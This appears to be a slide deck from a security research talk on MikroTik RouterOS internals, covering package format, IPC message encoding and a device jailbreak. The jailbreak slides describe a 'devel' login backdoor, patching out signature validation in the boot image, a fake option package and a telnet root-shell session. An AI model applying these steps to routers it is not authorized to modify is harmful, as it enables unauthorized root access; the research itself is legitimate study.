

# Pulling MikroTik into the Limelight

## Demystifying and Jailbreaking RouterOS



Harrison Green and Ian Dupont  
Margin Research



# whoami

Harrison Green (@hgarrereyn)

- Security Researcher at Margin Research
- CTF reverser for DiceGang
- Incoming PhD student at CMU



Ian Dupont (@\_\_comedian)

- Security Researcher at Margin Research
- IoT and Embedded Devices



# Goals

1. Deep dive into RouterOS internals
2. Learn message protocol and visualize IPC
3. Understand cryptographic protocols
4. Root devices via novel jailbreak



# Goals

1. Deep dive into RouterOS internals
2. Learn message protocol and visualize IPC
3. Understand cryptographic protocols
4. Root devices via novel jailbreak

**Crash course to accelerate your research / tool development / tinkering**





# MikroTik? RouterOS?

manufacturer and operating system overview



- Latvian router and switch engineering and manufacturing company
- Multiple architectures
- Standardized operating system, RouterOS
- Standardized UI and configuration utilities

```
[admin@MikroTik] >  
caps-man      interface  lora      quickset    tool        password  
certificate    iot        mpls      radius      tr069-client ping  
console       ip         openflow  routing     user        quit  
disk          ipv6       port      snmp        beep        redo  
dude          kvm        ppp       special-login export       undo  
file          log        queue     system      import
```

# Uniform UI

```
[admin@MikroTik] >  
caps-man      interface  loopback  
certificate    iot        mp  
console       ip         op  
disk          ipv6       po  
dude          kvm       pp  
file          log       qu
```

admin@192.168.1.161 (MikroTik) - WinBox (64bit) v6.49.1 on x86 (x86)

Session Settings Dashboard

Safe Mode Session: 192.168.1.161

Quick Set  
CAPsMAN  
Interfaces  
Wireless  
Bridge  
PPP  
Mesh  
IP  
IPv6  
OpenFlow  
MPLS  
Routing  
System  
Queues  
Files  
Log  
RADIUS  
Tools  
New Terminal  
IoT  
Dude  
Windows  
More

Address List

| Address           | Network     | Interface |
|-------------------|-------------|-----------|
| 10.10.1.5/24      | 10.10.1.0   | ether2    |
| 192.168.1.161/... | 192.168.1.0 | ether1    |

2 items

Interface List

| Interface | Interface List | Ethernet |
|-----------|----------------|----------|
| R         | ether1         | Ethernet |
| R         | ether2         | Ethernet |

2 items

Terminal <1>

```
actual-interface=ether2  
1 D address=192.168.1.161/24 network=192.168.1.0 interface=ether1  
actual-interface=ether1  
[admin@MikroTik] > /  
[admin@MikroTik] >  
caps-man      iot      openflow  snmp      export  
certificate    ip      port      special-login  import  
console       ipv6    ppp      system     password  
disk          kvm     queue    tool       ping  
dude          log    quickset tr069-client  quit  
file          lora   radius   user       redo  
interface     mpls   routing  beep      undo  
[admin@MikroTik] >
```

The screenshot displays a network configuration interface. At the top, a table lists interfaces with columns for Address, Network, and Interface. Below the table, a terminal window shows the configuration commands for interface ether2.

| Address           | Network     | Interface |
|-------------------|-------------|-----------|
| 10.10.1.5/24      | 10.10.1.0   | ether2    |
| 192.168.1.161/... | 192.168.1.0 | ether1    |

```

- interface=ether2


s=192.168.1.161/24 network=192.168.1.0 interface=ether1
- interface=ether1
oTik] > /
oTik] >
    iot    openflow  snmp          export
    ip     port       special-login import
    ipv6   ppp       system        password
    kvm    queue     tool          ping
    log    quickset  tr069-client quit
    lora   radius    user          redo
    mpls   routing   beep         undo
oTik] >
  
```



# Why MikroTik?

- **3M+** devices worldwide
- CVE-2019-3977 + CVE-2019-3978 + CVE-2018-14847 + CVE-2018-7445 → TrickBot

// TOTAL: 3,136,737





# RouterOS

for noobs



# OS Version

## 6.x.x - LTS

- linux 3.3.5
- uClibc 0.9.33.2 (10 years old!)

## 7.x.x

- linux 5.6.3
- Musl libc 1.1.6 (7 years old!)


# Architectures




ARM




PPC



MIPS



x86



TILE?





# User Space

**libumsg.so** - IPC / process lifecycle

**libubox.so** - configuration abstractions

**libuhttp.so** - web server management

**libuxml++.so** - custom xml format








































...



# Downloadable Firmware

RouterOS v6 



|                 | 6.48.6 Long-term  | 6.49.6 Stable   | 6.49rc2 Testing   |
|-----------------|---|---|---|
| ARM             |   |   |   |
| Main package    |    |    |    |
| Extra packages  |    |    |    |
| The Dude server |    | -   |    |
| ARM64           |   |   |   |
| Main package    |    |    |    |
| Extra packages  |    |    |    |
| The Dude server |    | -   |    |
| MIPSBE          |   |   |   |
| Main package    |    |    |    |
| Extra packages  |    |    |    |
| MMIPS           |   |   |   |
| Main package    |    |    |    |
| Extra packages  |    |    |    |
| The Dude server |    | -   |    |
| SMIPS           |   |   |   |
| Main package    |    |    |    |
| Extra packages  |    |    |    |
| TILE            |   |   |   |
| Main package    |  |  |  |



# NPK (“nova package”)

NPK ::= blob\*

blob ::= [tag:4][size:4]<data ...>

|         |                     |      |   |
|---------|---------------------|------|---|
| tag ::= | ○ info (0x1)        |      |   |
|         | ○ description (0x2) |      |   |
|         | ○ signature (0x9)   | └──┐ | <i>Verified during boot/installation</i>                    |
|         | ○ squashfs (0x15)   | └──┐ |   |
|         | ○ digest (0x17)     |      |   |
|         | ○ channel (0x18)    | └──┐ | /bin - binaries<br>/lib - libraries<br>/etc - configuration |
|         | ○ ...               |      |   |



# File System

`/flash/rw/{disk, logs, tmp, store...}` - writable region

`/lib` - core libraries

`/nova/bin` - system binaries

`/nova/lib` - system libraries

`/nova/etc` - system configuration

`/pkg/{name}/nova/{bin, lib, etc}` - package data



# Processes

/nova/bin # ls

|             |              |             |           |          |          |            |            |
|-------------|--------------|-------------|-----------|----------|----------|------------|------------|
| agent       | convertbr    | havecardbus | log       | mtget    | rbbios   | socks      | trafficgen |
| arpd        | convertqueue | installer   | login     | net      | resolver | ssld       | trafflow   |
| backup      | detnet       | ippool      | logmaker  | ninstall | restore  | starter    | traflog    |
| bprog       | discover     | keyman      | macping   | panicsl  | romon    | stopper    | undo       |
| bridge2     | diskd        | kidcontrol  | mactel    | ping     | route    | sys2       | upnp       |
| btest       | dot1x        | lcdstat     | mepty     | portman  | sermgr   | telnet     | user       |
| cerm        | email        | led         | mode      | profiler | sertcp   | telser     | vrrp       |
| cerm-worker | fileman      | licupgr     | modprobed | ptp      | smb      | tftpd      | watchdog   |
| cloud       | ftpd         | loader      | moduler   | quickset | sniffer  | traceroute | wproxy     |
| console     | graphing     | loader_bak  | mproxy    | radius   | snmp     | traf_con   | www        |



# Developer Backdoor

1. Login as user **devel**
2. Have **option** package

```
strcmp(p1: username, p2: "devel")
```

```
nv::hasOptionPackage()
```

```
if (r0_19 == 0)
    r0_149 = nv::hasOptionPackage()
    if
        nv::message::insert<nv::string_id>(message: &var_108, key: 1, val: &var_108)
        string::freeptr(str: &var_108)
    if (r0_19 != 0 || (r0_19 == 0 && r0_149 == 0))
        string::string(str: &var_108, ref: username)
        r5_1 = 0
        nv::message::insert<nv::string_id>(message: &var_154, key: 1, val: &var_108)
        string::freeptr(str: &var_108)
    is_devel = r5_1
```


## Problems:

- option package does not exist
- packages are *signed*

```
vector<uint8_t>::~~vector(vec: &var_140)
if (zx.d(is_devel) != 0 && nv::hasOptionPackage() != 0)
    int32_t r4_6 = 3
    var_a8 = &data_179de
    int32_t var_a4_1 = 0
    do
        int32_t r0_96 = r4_6
        r4_6 = r4_6 + 1
        close(fd: r0_96)
    while (r4_6 != 0x400)
```

```
execv(path: 0x179cd, argv: &var_a8) {"pckg/option/bin/bash"}
```

*/nova/bin/login*





# Bypassing Signature Validation

1. Find “%s/flash/var/pdb...” string
2. Patch function to return true

```
void* __convention("regparm") check_signature(int32_t* arg1, int32_t arg2, int32_t arg3)
```

```
void var_114
sub_8067000(arg3, &var_114, 0x20)
void* eax_2 =>(*arg3 - 0xc)
if ((*arg3 + eax_2 + 0x14) & 5) == 0)
    void* var_170_1 = eax_2
    void* var_174_1 = eax_2
    void* var_174_2 = sub_806dcf4(&var_114, 0x10)
    void var_9c
    sub_806423a(&var_9c, &var_114)
    sub_80645a4(arg1, &var_9c)
    sub_8063fda(&var_9c)
    int32_t var_104
    arg1[6] = var_104
    int32_t var_100
    arg1[7] = var_100
    sub_8049f78(&arg1[1], arg4)
    sub_804e918(arg3)
    int32_t var_17c_6 = *arg1 + 4
```

```
sub_806bf3c(&var_9c, 0x80, "%s/flash/var/pdb/%s/disabled")
```

```
*arg1 + 0x21) = sub_806a528(&var_9c, &var_f4) == 0
int32_t eax_10
```

*Boot sector :: /init*





# Bypassing Signature Validation

1. Find `"%s/flash/var/pdb..."` string
2. Patch function to return true
3. Replace `/init` in `initrd.rgz`???



```
void* __convention("regparm") check_signature(int32_t* arg1, int32_t arg2, int32_t arg3)
{
    void var_114
    sub_8067000(arg3, &var_114, 0x20)
    void* eax_2 =>(*arg3 - 0xc)
    if ((*arg3 + eax_2 + 0x14) & 5) == 0)
    {
        void* var_170_1 = eax_2
        void* var_174_1 = eax_2
        void* var_174_2 = sub_806dcf4(&var_114, 0x10)
        void var_9c
        sub_806423a(&var_9c, &var_114)
        sub_80645a4(arg1, &var_9c)
        sub_8063fda(&var_9c)
        int32_t var_104
        arg1[6] = var_104
        int32_t var_100
        arg1[7] = var_100
        sub_8049f78(&arg1[1], arg4)
        sub_804e918(arg3)
        int32_t var_17c_6 = *arg1 + 4
        if (var_17c_6 < 0)
        {
            return 0x80, "%s/flash/var/pdb/%s/disabled")
        }
        *(arg1 + 0x21) = sub_806a528(&var_9c, &var_f4) == 0
        int32_t eax_10
    }
}
```


*Boot sector :: /init*



# Replacing `initrd.rgz`

Need to match:

1. Decompressed size
2. Compressed size
3. Position in boot image






# Entropy Trick

Need to match:

1. Decompressed size
2. Compressed size
3. Position in boot image






# Find and Replace

Need to match:

1. Decompressed size
2. Compressed size
3. Position in boot image





1. Patch out signature validation
2. Install a fake **option.npk** with /bin/bash and /bin/busybox
3. telnet -l devel
4. Run **/pckg/option/bin/busybox sh** because our tty is broken

```
$ telnet -l devel 10.0.0.199
Trying 10.0.0.199...
Connected to 10.0.0.199.
Escape character is '^]'.
Password:
bash-5.1# /pckg/option/bin/busybox sh
/flash/rw/disk # uname -a
Linux MikroTik 3.3.5 #1 Fri Nov 12 10:41:00 UTC 2021 i686 GNU/Linux
```



# MikroTik IPC

*“what if we just recreate TCP/IP inside our routers...”*

- MikroTik devs (probably)





# nv::message (“nova message”)

- Typed key-value mapping
  - u32, u64, bool, string, bytes, IP address, nv::message
- 2 flavors:

```
{  
  s1: 'hello',  
  u2: 1234,  
  U3: [4, 5, 6],  
  b4: true  
}
```

pseudo-JSON  
**(deprecated)**

M2

4d32 ←

```
01000021 05 68656c6c66  
02000008 d2040000  
03000088 0300 04000000 05000000 06000000  
04000001
```

Serialized Binary “M2”

$M2([id:3][tag:1][data])^*$ 

tag = [a.ttt..s] (bits)



data=...

a = 0 (single value)

a = 1 (array)

t = 0 / bool

s contains bool value

[true, true, false, true]

0400 01 01 00 01 (s=0)

04 01 01 00 01 (s=1)

t = 1 / u32

0x42

42000000 (s=0)

42 (s=1)

[1, 2, 3]

0300 01000000 02000000 03000000 (s=0)

03 01000000 02000000 03000000 (s=1)

t = 2 / u64

0x1337

3713000000000000

[9, 8]

0200 0900000000000000 0800000000000000 (s=0)

02 0900000000000000 0800000000000000 (s=1)

t = 3 / IPv6

10.0.0.1 (IPv4)

00000000000000000000ffff01020304

1:2:3:4:5:6:7:8 (IPv6)

01000200030004000500060007000800

[a0, a1, a2, a3]

0400 [a0:16] [a1:16] [a2:16] [a3:16] (s=0)

04 [a0:16] [a1:16] [a2:16] [a3:16] (s=1)

t = 4 / string

"ABC"

0300 414243 (s=0)

t = 6 / raw

03 414243 (s=1)

["mikro", "tik"]

0200 0500 6d696b726f 0300 74696b (s=0)

02 0500 6d696b726f 0300 74696b (s=1)

t = 5 /

message

{u1: 0x12345678}

0a00 4d320100000878563412 (s=0)

0a 4d320100000878563412 (s=1)

[{u1: 0x11112222}, {b2: true}]

0200 0a00 4d320100000822221111 0600 4d3202000001 (s=0)

02 0a00 4d320100000822221111 0600 4d3202000001 (s=1)





# Key Namespaces

key = 0xGGVVV, G=group, V=value



|                |                |                |
|----------------|----------------|----------------|
| 0xFF - SYS     | 0x07 - PING    | 0x10 - DUDE    |
| 0xFE - STD     | 0x08 - UNDO    | 0x11 - CONSOLE |
| 0xFD - LOCAL   | 0x09 - LOG     | 0x12 - CERM    |
| 0x01 - NET     | 0x0A - MEPTY   | 0x2C - ROUTE   |
| 0x02 - MODULER | 0x0B - PPPMAN  |                |
| 0x03 - SERMGR  | 0x0C - RADIUS  |                |
| 0x04 - NOTIFY  | 0x0D - HOTPLUG |                |
| 0x05 - RADV    | 0x0E - BRIDGE  |                |
| 0x06 - SYSTEM  | 0x0F - DISKD   |                |



# SYS

|          |   |                    |          |   |                |
|----------|---|--------------------|----------|---|----------------|
| 0xFF0001 | - | SYS_TO             | 0xFF000F | - | SYS_CTRL_ARG   |
| 0xFF0002 | - | SYS_FROM           | 0xFF0010 | - | SYS_USER_ID    |
| 0xFF0003 | - | SYS_TYPE           | 0xFF0011 | - | SYS_NOTIFYCMD  |
| 0xFF0004 | - | SYS_STATUS         | 0xFF0012 | - | SYS_ORIGINATOR |
| 0xFF0005 | - | SYS_REPLY_EXPECTED | 0xFF0013 | - | SYS_ADDR       |
| 0xFF0006 | - | SYS_REQUEST_ID     | 0xFF0016 | - | SYS_DREASON    |
| 0xFF0007 | - | SYS_CMD            |          |   |                |
| 0xFF0008 | - | SYS_ERROR_CODE     |          |   |                |
| 0xFF0009 | - | SYS_ERROR          |          |   |                |
| 0xFF000A | - | SYS_USER           |          |   |                |
| 0xFF000B | - | SYS_PERM           |          |   |                |
| 0xFF000D | - | SYS_CTRL           |          |   |                |

# SYS

0xFF0001 - SYS\_TO  
0xFF0002 - SYS\_FROM  
0xFF0003 - SYS\_TYPE  
0xFF0004 - SYS\_STATUS  
0xFF0005 - SYS\_REPLY\_EXPECTED  
0xFF0006 - SYS\_REQUEST\_ID  
0xFF0007 - **SYS\_CMD**  
0xFF0008 - SYS\_ERROR\_CODE  
0xFF0009 - SYS\_ERROR  
0xFF000A - SYS\_USER  
0xFF000B - SYS\_PERM  
0xFF000D - SYS\_CTRL

0xfe0000 - NOP  
0xfe0001 - getPolicies  
0xfe0002 - getObj  
0xfe0003 - setObj  
0xfe0004 - getAll  
0xfe0005 - addObj  
0xfe0006 - removeObj  
0xfe0007 - moveObj  
0xfe0008 - setForm  
0xfe000b - notify  
0xfe000c - shutdown  
0xfe000d - get  
0xfe000e - set  
0xfe000f - start  
0xfe0010 - poll  
0xfe0011 - cancel  
0xfe0012 - subscribe  
0xfe0013 - unsubscribe  
0xfe0014 - disconnected  
0xfe0015 - getCount





```
graph LR; A["/nova/bin/www"] -- "{user='...', pass='...'}" --> B["/nova/bin/user"]; B -- "OK / FAIL" --> A;
```

The diagram illustrates the authentication process. A box on the left labeled `/nova/bin/www` sends a request containing `{user="...", pass="..."}` to a box on the right labeled `/nova/bin/user`. The box on the right responds with `OK / FAIL`.

